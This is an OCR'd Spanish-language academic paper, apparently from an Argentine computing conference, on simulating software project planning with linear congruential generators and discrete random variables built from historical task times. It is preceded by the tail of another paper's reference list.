Como futuras líneas de trabajo, se plantea la posibilidad de aplicación del framework dentro del marco de turnos en una clínica de la ciudad de Buenos Aires, Argentina, con el objetivo de demostrar y detallar cada uno de los métodos y comportamiento a lo largo de un tiempo definido luego de su aplicación.

7. Referencias

[1] J. Holland, *Adaptation in Natural and Artificial Systems, Muchigan: University of Michigan Press, Ann Abor. 1975.*

[2] Sabatier, Y.S., Marín, M.C., Picado, L.T. *Implementación de un algoritmo genético para la asignación de aulas en un centro de estudio. Uniciencia 22. PP 115-121. 2008.*

[3] Yepes, S.E. *Optimización heurística para la asignación de turnos de trabajo de agentes de servicio al cliente. Universidad Nacional de Colombia. Facultad de Minas, Departamento de Ciencias de la Computación y de la Decisión Medellín, Colombia. 2018.*

[4] Violini, M. L., Sanz, C. V., & Pesado, P. M. *Propuesta de un framework para la creación de objetos de aprendizaje. In Congreso Argentino de Ciencias de la Computación (Vol. 23).* 2017.

[7] Maskrey, M. K. *App Development Recipes for IOS and WatchOS: A Problem-solution Approach. Apress. 2016.*

[8] Cantoral Gutiérrez, P. *Aplicación iOS de hepatología en un contexto de Flipped Classroom. 2018*

[9] Fénnema, M. C., Herrera, S. I., Palavecino, R., Najar Ruíz, P. J., Budán, P. D., Rosenzvaig, F., ... & Saavedra, E. *Aproximaciones para el desarrollo multiplataforma de Aplicaciones Móviles. In XX Workshop de Investigadores en Ciencias de la Computación (WICC 2018, Universidad Nacional del Nordeste). 2018.*

[10] Grønli, T. M., Hansen, J., Ghinea, G., & Younas, M. *Mobile application platform heterogeneity: Android vs Windows Phone vs iOS vs Firefox OS. In 2014 IEEE 28th International Conference on Advanced Information Networking and Applications (pp. 635-641). IEEE. 2014.*

[11] Davidson, J. D. *Learning Cocoa with objective-C. " O'Reilly Media, Inc.".2002*

[12] García, C. G., Espada, J. P., Bustelo, B. C. P. G., & Lovelle, J. M. C. *Swift vs. objective-c: A new programming language. IJIMAI, 3(3), 74-81. 2015.*

[13] Paul, A. and Nalwaya, A.. *Native Bridging in React Native. In React Native for Mobile Development (pp. 165-186). Apress, Berkeley, CA. 2019.*

[14] CocoaPods, *https://cocoapods.org/, Último acceso Julio de 2019.*

[15] Kochan, Stephen G. *Programming in objective-C*. Pearson Education India, 2013.

[16] Buttfield-Addison, P., Manning, J., & Nugent, T. *Learning Swift: Building Apps for MacOS, IOS, and Beyond*. " O'Reilly Media, Inc.". 2017.

Modelos y Simulación en el Proceso de Planificación del Desarrollo de Software

Fernando Lucas Rivera Bernsdorff
Universidad Católica de Salta
Universidad Nacional de Salta
rivera.fernando@gmail.com

Resumen

La simulación nos permite modelar, entender y visualizar procesos que son complejos y no lineales. Los procesos involucrados en el desarrollo de software cumplen con ambas características y son en esencia procesos estocásticos. En la ingeniería de software se busca gestionar los procesos de desarrollo de software, pero se hace muy difícil poder llegar a planes y estimaciones con precisión. Por este motivo surgen los modelos incrementales de desarrollo de software, los ciclos de vida y la ingeniería de software en general. En el presente trabajo se presenta un modelo y una solución que aplica simulación a la ingeniería de software en base a la información histórica asociada a la gestión de proyectos. Es decir que se busca una solución considerando el proceso de planificación de desarrollo de software como un proceso estocástico, con el propósito de planificar nuevos proyectos utilizando simulación,

Introducción

La simulación nos permite modelar, entender y visualizar procesos que son complejos y no lineales [20, 21]. Los procesos involucrados en el desarrollo de software (DSW) cumplen con ambas características, son complejos y no lineales. Cuando hablamos de complejidad, hacemos referencia a situaciones donde un cambio puede tener efectos en cadena con consecuencias amplias y difíciles de controlar. En particular consideramos lo que Peter Senge denomina complejidad dinámica. [20, 21]

En la ingeniería de software (ISW) se busca gestionar y tener bajo control dichos procesos de desarrollo de software (PDS), pero debido al carácter dinámico y sistémico de los mismos, a su complejidad y los riesgos con su probabilidad de ocurrencia, se hace muy difícil poder llegar a planes y estimaciones con precisión [2, 12, 23]. Por este motivo surgen los modelos incrementales de DSW, los ciclos de vida y en última instancia se busca aumentar la capacidad para poder administrar mejor los PDS e ir madurando en dicha capacidad. [23]

Las técnicas de estimación son necesarias y más aún es necesario que las mismas busquen una mejora continua, se aproximen cada vez más a la realidad y contemplen los riesgos asociados. En general dichas técnicas de estimación tienen características estáticas [14], es decir que buscan basar la planificación de futuros proyectos y actividades tomando los datos del pasado pero considerando una estimación fija sin probabilidad de ocurrencia, lo cual lleva a que muchas veces se tomen promedios en las estimaciones, máximos, mínimos o algún otro valor fijo de referencia. El problema de gestionar los PDS considerando estimaciones basadas en promedios o valores con mayor probabilidad de ocurrencia es que se pierde información de la complejidad dinámica propia de dichos procesos. [14, 19]

El desarrollo de software como proceso estocástico

Una característica importante de dichos procesos es que no son determinísticos [5], lo cual significa que dadas ciertas variables de entrada no siempre se obtiene la misma salida [4, 6]. Estos procesos son estocásticos, es decir que dados los mismos datos de entrada puede haber más de un resultado, cada uno con una probabilidad de ocurrencia [4, 6]. Por ejemplo, para una actividad de un tipo dado en un proyecto, en distintas situaciones puede demandar distintas cantidades de tiempo y según los riesgos potenciales, dichos tiempos pueden variar aún más.

Es una tendencia simplificar dichas estimaciones tomando promedios, promedios ponderados, máximos, mínimos, últimas mediciones o tiempos fijos definidos por expertos como valores de referencia para realizar estimaciones, pero muchas veces dichas estimaciones están mejor representadas por distribuciones de probabilidad, ya que consideran los tiempos variables que

pueden demandar dichas tareas y permite que no se pierda información valiosa debido a dichas simplificaciones.

La simulación de procesos de desarrollo de software (SPDS) posibilita ejecutar situaciones de la realidad en contextos controlados, pero con la capacidad de considerar el dinamismo, la complejidad y el carácter sistémico antes mencionado.

Simulación en el proceso de planificación del desarrollo de software

Actualmente no es una práctica común aplicar simulación en los procesos involucrados en la ISW y la gestión de proyectos debido a que las soluciones disponibles para simular no se encuentran integradas a herramienta de planificación de proyectos ni se basa en distribuciones de probabilidad sobre los datos históricos de planificaciones pasadas, lo cual hace que demande tiempo y esfuerzo, y no sea práctica su aplicación. [5, 12, 14]




Fig. 1. Probabilidad de éxito de un proyecto de desarrollo de software. [1]

Como puede apreciarse en la figura 1 sigue siendo muy baja la probabilidad que un proyecto de software con cierta complejidad sea exitoso y poder simular PDS podría ayudar a incrementar la probabilidad de éxito, considerando como uno de los criterios de éxito de un proyecto que el mismo cumpla con los tiempos estimados. [9]

El presente trabajo presenta un modelo y una solución para incorporar la simulación a la planificación de proyectos de desarrollo de software (PPDS) y a la ISW en general, integrando los datos históricos de gestión de proyectos con la posibilidad de simular los PDS.

Antecedentes y actuales líneas de investigación

Aunque hay trabajos de investigación sobre simulación en ingeniería de software y proyectos de software, no hay herramientas que integren la gestión de proyectos y la simulación, como tampoco un modelo de gestión de proyectos que incluya la posibilidad de realizar simulaciones considerando la base de datos histórica de proyectos.

Se han detectado trabajos que aplican simulación en la PPDS, pero los mismos no se basan en el aprendizaje considerando la historia de tareas y los tiempos que las mismas demandaron, sino que se basan en procesos que utilizan probabilidades configurables, pero desconectadas de la información disponible y la experiencia de un equipo de DSW. [1, 7, 8, 10, 11, 13-19, 22]

Por otro lado, se encuentran trabajos de investigación sobre simulación en la enseñanza de ISW y para la formación en la planificación de proyectos, lo cual es muy útil para poder entender la complejidad dinámica de los PDS. Se ha observado que la mayor cantidad de trabajos de investigación de simulación en ISW se centran en la enseñanza y los mismos son un buen aporte para el presente proyecto. [10]

Por último, es importante destacar que no se han encontrado proyectos que integren la gestión de proyectos y su información histórica con la simulación de la planificación de nuevos proyectos.

Elementos para Simular el proceso de desarrollo de software

Para poder simular un proyecto de desarrollo de software se debe contar con los siguientes elementos:

- Una taxonomía de tareas que permita utilizar los tiempos históricos en nuevas planificaciones de desarrollo de software, es decir tareas que tengan el mismo tipo de tarea en planificaciones pasadas y realizadas.
- Datos históricos de tiempos que demandaron los distintos tipos de tareas.
- Generación las variables aleatorias que representan a cada tipo de tarea en base a los datos históricos.
- Definición de una planificación en cuanto a tareas a realizar, cada una con un tipo de tarea de acuerdo a una taxonomía definida, la dependencia de tareas y el tipo de recurso que realizará cada tarea.

Taxonomía de tareas

Es fundamental definir una taxonomía de tareas para que la información histórica pueda ser utilizada correctamente en las simulaciones y con la mayor flexibilidad posible. Cada taxonomía soportará un modelo de DSW. En el presente trabajo se utilizará una clasificación de tareas para mostrar un caso aplicado al modelo y para poder ver como la simulación permite analizar información que no se dispone cuando la planificación se realiza con tiempos fijos, sin probabilidad de ocurrencia. [14, 19]

[1] Chaos. Standish Group. 2015

Cada taxonomía debe garantizar que los tipos de tareas sean excluyentes. Para esto consideramos muy importante mantener una estructura jerárquica sobre dicha taxonomía y lo que menciona Antonelli, sobre adoptar una estructura de requerimientos que permita la correcta gestión de los mismos [3]. Es decir que como se modele la ingeniería de requerimientos será clave en la aplicación de dichos datos en las futuras simulaciones.

Aunque cada equipo de DSW podría definir su propia clasificación de tareas, para poder compartir información histórica de distintos proyectos, sería conveniente que distintos equipos adopten el mismo modelo de taxonomía, lo cual permite que distintos grupos de desarrollo puedan utilizar la información estadística de otros grupos de trabajo y así poder generar una base de conocimiento para enriquecer a todos los equipos que adopten los mismos estándares.

Una valiosa contribución a este proyecto han sido las propuestas realizadas por el Software Engineering Institute (SEI) buscando llevar más allá su modelo de madurez y capacidad con la propuesta de aplicar simulación [19]. Tomando como referencia dicho trabajo, se propone un modelo que permita implementar la simulación en escenarios reales y posibilite aplicar la simulación en la PPDS y así llevar dicha propuesta a la realidad.

Generación de aleatoriedad para poder simular los tiempos de las tareas

En primer lugar se genera la aleatoriedad utilizando un método matemático que posea buenas propiedades estadísticas y a su vez sea eficiente. Para ello utilizaremos un generador congruencial lineal (linear congruencial generator) o GCL, introducidos por Lehmer. Se basan en el concepto matemático de números congruentes. Un número entero X es congruente con Y módulo n, si X - Y es divisible por n, es decir, X e Y dan el mismo resto al ser divididos por n ➔ $X \cong Y \pmod n$. [6]

Los mismos se generan en secuencia con la siguiente formula recursiva:

$$Z_i = (aZ_{i-1} + c)(\mathrm{mod}\, m) \quad (1)$$

Donde m es el módulo, a es el multiplicador, c es el incremento y Z_0, es la semilla o valor inicial. Son todos enteros no negativos. Adicionalmente, estos valores deben satisfacer que $0 < m$, $a < m$, $c < m$ y $Z_0 < m$. [6]

El GCL definido en la fórmula (1), según el teorema enunciado por Hull y Dobell, tiene un período completo si y solo sí se cumplen ciertas condiciones, pero en este caso también queremos garantizar su eficiencia. Es por esto que consideramos importante garantizar la generación de una gran cantidad de números, y se aproxime al período si no es período completo. Para lograr la eficiencia utilizaremos un método multiplicativo, es decir que consideraremos el parámetro c = 0. Esto tiene la desventaja de no tener período completo ya que no cumple con la primera condición del teorema enunciado por Hull y Dobell. [4, 6]

Sin embargo, es posible obtener un período de *m*-1, si se elige con cuidado sus parámetros. De esta forma, se trató de buscar otro tipo de valores que hagan máximo el período y sean computacionalmente eficientes. Una de estas alternativas es que *m* tome el valor del número primo más grande y menor que 2^b. Si *m* es un número primo, se puede demostrar que el período es *m*-1 si *a* es un *elemento primitivo módulo m*, lo que significa que *l*=*m*-1 es el entero más pequeño para el cual $a^l - 1$ es divisible por *m*. Los GCL multiplicativos que siguen este criterio en la elección de *m* y *a* se denominan *GCL multiplicativos de módulo primo* (GCLMMP). [4, 6]

Utilizaremos esta opción para garantizar la eficiencia en la generación de aleatoriedad y un período igual a m-1.

Generación de variables aleatorias para cada tipo de tarea

Para transformar la distribución uniforme en cada una de las distribuciones correspondientes a cada tipo de tarea definida en la taxonomía elegida, se utilizará el método de la transformada inversa. [4, 6]

Este método se basa en la función inversa de la función de distribución acumulada de la variable aleatoria X. Dado que F(X) está acotada entre 0 y 1, podemos generar valores uniformes entre (0; 1) y sobre ellos aplicar $F^{-1}(X)$.

Se utiliza la función de distribución acumulada F(x). Como F(x) está definida entre 0 y 1, entonces se necesitan generar números aleatorios uniformemente distribuidos entre 0 y 1. [2]

Si representamos un número aleatorio con R, entonces:

$$R = F(x)$$

$$x = F^{-1}(R)$$

Si por ejemplo tomamos la distribución exponencial con media igual a λ, que es una función muy utilizada para tiempos de trabajo y servicios, la función es:

$$f(x) = \lambda . e^{-\lambda x} \quad ; \quad \forall x \quad 0 \; ; \text{ o } \forall x < 0$$

Aplicando la función acumulada:

$$F(x) = \int_0^x f(x).dx = \int_0^x \lambda . e^{-\lambda x} .dx$$

[2] Law, Averill M.: "Simulation modeling and analysis"

$$F(x) = \lambda \int_0^x e^{-\lambda x} .dx = \lambda \left[-\frac{1}{\lambda} . e^{-\lambda x} \right]_0^x$$

$$F(x) = \lambda . \left[-\frac{1}{\lambda} . e^{-\lambda x} - (\frac{1}{\lambda}) \right] = 1 - e^{-\lambda x} = R$$

Aplicando la función inversa:

$$e^{-\lambda x} = 1 - R$$

$$-\lambda . x = \ln(1-R) \quad \Rightarrow \quad x = -\frac{1}{\lambda} . \ln(1-R)$$

Es decir que nos queda como resultado la siguiente fórmula para poder transformar la aleatoriedad con distribución uniforme explicada en el punto anterior que obtenemos de los números generados con (1). Obteniendo la distribución exponencial tomada como ejemplo. [6]

$$x = -\frac{1}{\lambda} . \ln R \qquad (3)$$

Este método habría que aplicarlo para cada tipo de tarea de la taxonomía definida para la gestión de proyectos. Buscando simplificar la generación de variables aleatorias, ya que deberíamos conocer cada f(x) asociado a cada tipo de tarea y calcular su integral y luego la inversa, en lugar de tomar variables continuas generaremos en forma dinámica una variable aleatoria discreta para cada categoría de tarea [6], lo cual se explica a continuación con un caso práctico, y con dicho caso luego se muestran los resultados de las simulaciones realizadas en el presente trabajo.

Cada tipo de tarea como variable aleatoria discreta.

Realizando la misma lógica aplicada a la distribución exponencial en el punto anterior, pero en lugar de buscar la función de distribución continua de cada tipo de tarea, el modelo utiliza variables discretas. Para garantizar que sea correcta y útil la distribución, el tamaño de cada intervalo dependerá de la longitud entre los extremos del dominio de la función, a los que llamaremos a y b, con un máximo número de intervalos, pero considerando que las muestras deben ser significativas.

Para poder generar simulaciones de casos reales se contó con la base histórica de gestión de proyectos de la empresa North Valley Software que fue compartida para este proyecto, ya que para simular se necesita un gran número de datos históricos.

Tabla 1. Tiempos históricos de la muestra utilizada para generar la variable aleatoria

ID	Tipo de Tarea	Horas
1	Objeto Principal de Negocio	3,17
2	Objeto Principal de Negocio	2,58
3	Objeto Principal de Negocio	4,23
4	Objeto Principal de Negocio	4,36
⋮	⋮	⋮
48	Objeto Principal de Negocio	4,23
49	Objeto Principal de Negocio	3,96
50	Objeto Principal de Negocio	3,53

En la tabla 1 se puede apreciar una muestra de los tiempos históricos que llevó el tipo de tarea seleccionado para explicar la generación de la variable aleatoria discreta, se toman sólo 50 datos históricos para una mejor comprensión, pero en la realidad la variable aleatoria se genera con todos los datos disponibles o se genera con los datos a partir de una fecha configurable.

Tabla 2. Propiedades del conjunto de datos de la muestra

count	50.000000
mean	4.264000
std	1.176493
min	2.500000
25%	3.530000
50%	4.130000
75%	4.847500
max	8.200000

En este caso se puede apreciar que si se toma el tiempo estándar como el promedio que llevó dicho tipo de tarea en el pasado el mismo es de 4,264 hs.

Se pueden observar en la tabla 2 los datos principales de la muestra como son la media, máximos y mínimos, entre otros

En este punto es importante destacar que se puede observar en el caso considerado que existen grandes diferencias si se utiliza el promedio para hacer una planificación o se utiliza un enfoque optimista (mínimo) o pesimista (máximo). En el caso de considerar el promedio, el mismo es de 4,264 hs,, en cambio si se considera el criterio optimista, que tomaría el valor mínimo de 2,5 hs. También se puede observar que es muy distinto el valor tomado en un criterio pesimista, es decir el máximo tiempo que llevo dicho tipo de tarea, el cual es de 8,2 hs.




Fig. 2. Diagrama de dispersión de los datos históricos.

En la Figura 2 se visualiza el diagrama de dispersión donde los datos históricos se concentran entre 2,5 y 5 hs.




Fig. 3. Diagrama de caja de los datos históricos.

En la Figura 3 pude apreciarse el diagrama de cajas, donde resulta que se detectan 3 casos como valores atípicos. Los cuales se podrían considerar como outliers o valores fuera de rango.

Como mencionamos anteriormente la cantidad de intervalos que toma el modelo está asociada a la longitud del dominio de la muestra y el tamaño de la muestra, en este caso se consideran 15 intervalos, los intervalos siempre son de igual tamaño y cada intervalo tendrá su frecuencia asociada. No se divide por frecuencia sino que se divide por tamaño (b-a) / 15, siendo los valores b y a los extremos del dominio.

En este caso puntual como se puede observar en la tabla 2, b es el máximo de los datos históricos igual a 8,2. Y a es el mínimo de los datos históricos igual a 2,5. Y como en este caso se toman 15 intervalos ya que el tamaño de la muestra lo permite, el tamaño de cada intervalo se obtiene de la siguiente manera:

(b – a) /15 = (8,2 – 2,5) / 15 = 5,7 / 15 = 0,38

Es decir que cada intervalo será de 0,38 hs. El primer intervalo será de 2,5 a 2,5 + 0,38, es decir de 2,5 a 2,88. El siguiente de 2,88 a 2,88 + 0,38, es decir de 2,88 a 3,26 y así sucesivamente.




Fig. 4. Variable aleatoria discreta generada a partir de los datos históricos.

Con la variable aleatoria generada en base a la muestra de 50 casos de los datos históricos del tipo de tarea Objeto Principal del Negocio, se pueden realizar simulaciones de una PPDS.

Con la variable aleatoria generada, cuyo resultado se ve en la Figura 4 y generando de esta manara las variables aleatorias asociadas a cada tipo de tarea de la taxonomía utilizada, se pueden comparan los resultados de utilizar la simulación con los resultados de no utilizarla, es decir utilizando promedios, máximos (criterio pesimista) o mínimos (criterio optimista).

El modelo de la Figura 4 lo necesitamos representar en un modelo numérico que permita aplicar el algoritmo de simulación. Para ello se toma la cantidad de tiempos históricos del tipo de tarea considerado para generar la variable aleatoria y se los asigna a los rangos antes mencionados. Por ejemplo en el caso del primer rango se dan 4 ocurrencias, es decir que de las 50 muestras históricas consideradas y expresadas en la Tabla 1, hay 4 casos en los que la tarea llevo entre 2,5 y 2,88 hs. que corresponde al primer rango de la variable aleatoria.

Tabla 3. Probabilidades de los distintos rangos de la variable aleatoria, utilizadas para aplicar la transformada inversa discreta.

Rango	2,50-2,88	2,88-3,26	3,26-3,64	3,64-4,02
Ocurrencias	4	6	5	8
Prob	0,08	0,12	0,1	0,16
Acumulada	0,08	0,2	0,3	0,46

Rango	4,02-4,40	4,40-4,78	4,78-5,16	5,16-5,54
Ocurrencias	9	5	8	1
Prob	0,18	0,1	0,16	0,02
Acumulada	0,64	0,74	0,9	0,92

Rango	5,54-5,92	5,92-6,30	6,30-6,68	6,68-7,06
Ocurrencias	0	1	0	0
Prob	0	0,02	0	0
Acumulada	0,92	0,94	0,94	0,94

Rango	7,06-7,44	7,44-7,82	7,82-8,20	Total
Ocurrencias	1	1	1	50
Prob	0,02	0,02	0,02	1
Acumulada	0,96	0,98	1	1

Como el tamaño de la muestra es de 50 casos, la probabilidad que la tarea demore entre 2,5 y 2,88 hs es de 4 / 50, es decir de 0,08 (8%) como puede apreciarse en la Tabla 3. En el segundo intervalo la ocurrencia es de 6 / 50, que da una probabilidad de 0,12. Luego se aplica la distribución acumulada que permitirá realizar la simulación, en el primer rango la acumulada es igual a la probabilidad de ocurrencia y en el segundo rango se acumula la probabilidad de los rangos 1 y 2, es decir 0,08 + 0,12 = 0,2 o 20% de probabilidad acumulada. Los mismos cálculos se realizan con cada uno de los rangos definidos.

Generación de las variables aleatorias discretas para aplicar en la simulación

Como primer paso se generan los números aleatorios como se explicó anteriormente. Se toma un lote de los números aleatorios generados para mostrar los pasos que se siguen en el proceso de generación de la variable aleatoria y la simulación.

Tabla 4. Números aleatorios generados

0,938326384515669	0,961610370921566
0,238001076010973	0,946090486249726
0,075314992415108	0,979384221072374
0,185900242820918	0,644742618207279
0,674733400351656	0,787925220178090
0,987736522995808	0,856701049474748
0,539794711788408	0,589487323128248
0,911679234654608	0,695398579592414
0,893353051454708	0,394486071163595
0,586619343314543	0,194337552643846
0,969016507813707	0,271908312873207
0,441225027266350	0,939248742181585
0,351559871254505	
0,433663737152755	
0,542754082341033	
0,299320963300800	
0,609621705673400	
0,230625912280292	

La asignación de rango se aplica por medio de la transformada inversa. En este caso se aplica la transformada inversa para variables aleatorias discretas. En el caso del primer número aleatorio generado 0,938326384515669 que representa la primera tarea del tipo de tarea Objeto Principal del Negocio simulada en la planificación. Dicho número se transforma en un rango de la variable discreta aplicando la inversa de la acumulada. Es decir que en la tabla 3 se busca donde se ubica 0,938326384515669 en la acumulada y nos da que corresponde al rango 5,92-6,30.

Luego de generar las horas de las tareas por medio de los números aleatorios, las mismas se adjudican a uno de los 15 rangos según corresponda, lo cual dará como resultado el tiempo final para simular cada tarea, que es el tiempo que representa al rango.

Utilizando la transformación obtenida en los pasos anteriores para convertir la distribución uniforme de los números aleatorios a la distribución basada en la muestra de los datos históricos y graficada en la Figura 4, se obtienen como resultado los tiempos en las tareas a simular.

Cada uno de los números aleatorios de la tabla 4 se corresponde con cada una de las horas de la tabla 5 con el mismo orden, es decir que el primer número aleatorio generado 0,938326384515669 se corresponde con el tiempo de 6,11 hs. que lleva la tarea y a su vez por considerar la variable aleatoria como discreta se la asigna al rango de tareas 5,92-6,30.

Tabla 5. Horas generadas por la transformación de los números aleatorios y la asignación de las mismas a los rangos de la variable aleatoria discreta.

Hs	Rango	Hs	Rango	Hs	Rango
6,11	5,92-6,30	7,63	7,44-7,82	4,21	4,02-4,40
3,45	3,26-3,64	7,25	7,06-7,44	5,35	5,16-5,54
2,69	2,50-2,88	7,63	7,44-7,82	4,97	4,78-5,16
3,07	2,88-3,26	4,59	4,40-4,78	4,21	4,02-4,40
4,59	4,40-4,78	4,97	4,78-5,16	7,63	7,44-7,82
8,01	7,82-8,20	4,97	4,78-5,16	3,83	3,64-4,02

Hs	Rango	Hs	Rango
4,21	4,02-4,40	3,83	3,64-4,02
4,59	4,40-4,78	3,83	3,64-4,02
3,83	3,64-4,02	4,21	4,02-4,40
3,07	2,88-3,26	3,45	3,26-3,64
3,45	3,26-3,64	4,21	4,02-4,40
6,11	5,92-6,30	3,45	3,26-3,64

La distribución obtenida es una de las generadas en la simulación y corresponde a los valores obtenidos y mostrados en la Tabla 5. y los mismos se basan en los números de la Tabla 4.




Fig. 5. Distribución de los datos obtenidos en una de las simulaciones realizadas

La distribución que se visualiza en la Figura 5 es una de las tantas generadas en la simulación y corresponde a

los valores obtenidos y mostrados en la Tabla 5 y los mismos se basan en los números de la Tabla 4.




Fig. 6. Dispersión de los datos obtenidos en una de las simulaciones realizadas

En la figura 6 de observa la dispersión para compararla con la dispersión de los datos históricos. Algunos datos pueden parecer fuera de rango, pero la consideración de los mismos implica incluir los riesgos ya que son datos reales y confirmados. Es decir que hay riesgo que este tipo de tarea demande un tiempo de 8,2, más allá que el promedio sea de 4,264

Simulación de la planificación del desarrollo de software en base a las variables aleatorias generadas

Uno de los casos en los que se aplicó el modelo de simulación propuesto corresponde a un proyecto con 94 tareas finales de la base de datos de gestión de proyectos antes mencionada. De las 94 tareas del proyecto, el tipo de tarea OPN – Objeto Principal del Negocio, utilizado para explicar la generación de las variables aleatorias, corresponde a 30 de las 94 tareas del proyecto.

Un punto interesante para evaluar en este proyecto y por eso se lo eligió, es que la empresa tuvo una demora significativa en los tiempos del mismo y la simulación permitió obtener información útil en cuanto a los riesgos del proyecto, que podría haber mostrado y anticipado que el proyecto podía requerir más tiempo para su finalización. Este análisis es "ex post" ya que se realiza cuando el proyecto se encuentra finalizado.

Sólo considerando la simulación del tipo de tarea Objeto Principal del Negocio, se puede observar la diferencia en la planificación del proceso de desarrollo de software si se considera o no simulación. Considerando la simulación de las 30 tareas cuyos tiempos simulados son los de la tabla 5. Podemos observar que el tiempo total es de 143,4 hs. y si calculamos el promedio, es de 4,78 hs. muy distinto al promedio histórico de 4,264 (Tabla 2).

Para ver si era un caso aislado se generaron varios flujos de números para realizar simulaciones y se detectó que gran parte están cercanos al promedio, pero un porcentaje no menor (cercano al 20%) da una generación de números que al transformarlos según lo planteado anteriormente y calculando el promedio tienen una diferencia de entre el 10% y 11% con el promedio de la muestra histórica.

Como se tiene registro de los datos históricos, se consultó el motivo del retraso real del proyecto en su momento y el mismo estaba dado porque un integrante del proyecto dejo el mismo a las 2 semanas del inicio y se necesitó una adaptación a los estándares y al framework de desarrollo de la empresa que hizo que todas las tareas demanden más de lo previsto. Consultando los datos históricos, muchos de los tiempos altos en la tarea considerada se relacionan con este tipo de situaciones. Es decir que no era un hecho aislado y se podía considerar para planificar.

Al momento en que la empresa realizó el proyecto, consideraba un tiempo de 4 hs para planificar la tarea en cuestión, es decir un tiempo fijo y un poco menor del promedio general histórico que es de 4,264 hs y más tiempo del promedio si no se consideran en el mismo los tiempos que aparentemente podían ser valores extremos o outliers, que no lo son ya que se comprobó que son valores históricos reales.

La simulación realizada tiene una diferencia significativa si se toma un enfoque pesimista considerando el máximo de la tabla 2 de 8,2 hs. con un total de 246 hs. para las 30 tareas, es decir que si el caso es simulado con el enfoque pesimista da con un tiempo 92,30 % mayor al promedio y si se evalúa el enfoque pesimista con el caso simulado el mismos da un 71,55% superior.

Algo similar sucede si se utiliza un enfoque optimista tomando el mínimo de la tabla 2 de 2,5 hs. con un total de 75 hs. Si se planifica considerando el promedio da un 70,56% superior al enfoque optimista y el caso simulado da un 91,2% superior al optimista.

En el caso de considerar el promedio de 4,264 hs., aunque gran parte de las simulaciones se asemejan a dicho número, un número no menor genera resultados distintos. Si se considera el promedio para planificar da un total de 127,92 hs. con un 12,10% de diferencia del plan simulado.

Para una mejor comprensión se explicó en detalle la simulación considerando sólo uno de los tipos de tareas del proyecto, la cual es una de las más utilizadas en el proyecto y la empresa. Aplicando simulación a todo el proyecto se observaron resultados similares, pero amplificados debido a la mayor duración del mismo.

El poder generar escenarios con los enfoques pesimistas, optimistas y otros casos simulados utilizando las variables aleatorias en base a la información histórica permite visualizar y considerar posibles riesgos y tiempos que puede llevar un proyecto. Esta información permite adelantarse a los diferentes resultados posibles y actuar en

consecuencia considerando la PPDS como un proceso estocástico y no como un proceso determinístico.

Analizando los resultados y comparándolos con los datos históricos de proyectos que la empresa suministró, se confirma que disponer de dicha información puede mejorar la planificación y en caso de tomar riesgos, asumirlos sabiendo que escenarios posibles se podrían dar.

Las simulaciones del proyecto completo consideran escenarios posibles con duraciones cercanas a los 4 meses, las cuales se pueden comparar con el enfoque optimista que da cerca de 1,7 meses (37,5 días), con el pesimista de 5,6 meses, considerando meses de 22 días hábiles, y con 2,9 meses de duración si se considera el promedio para planificar. Es decir que gracias a las simulaciones se pudo observar que el tiempo estándar de 4 hs. que consideraban, hacía que tomen un valor menor al tiempo real, incluso se pudo visualizar que si se considera el promedio, el riesgo de no poder cumplir con el proyecto es muy alto. Un nivel de confianza adecuado lo daban escenarios con una duración total del proyecto superior en un 20 a 25% a los tiempos que ellos consideraban. Además de poder registrar que incluso con dicha planificación hay riesgos que se deben considerar. Es decir que todo resultado siempre tiene una probabilidad de ocurrencia.

Conclusiones

En el preste trabajo se describe un modelo para generar en forma dinámica las variables aleatorias que representan a cada uno de los tipos de tareas definidas en la taxonomía adoptada por una organización en su PPDS. Dichas variables aleatorias se generan a partir de datos históricos de proyectos y las mismas permiten simular nuevas PPDS.

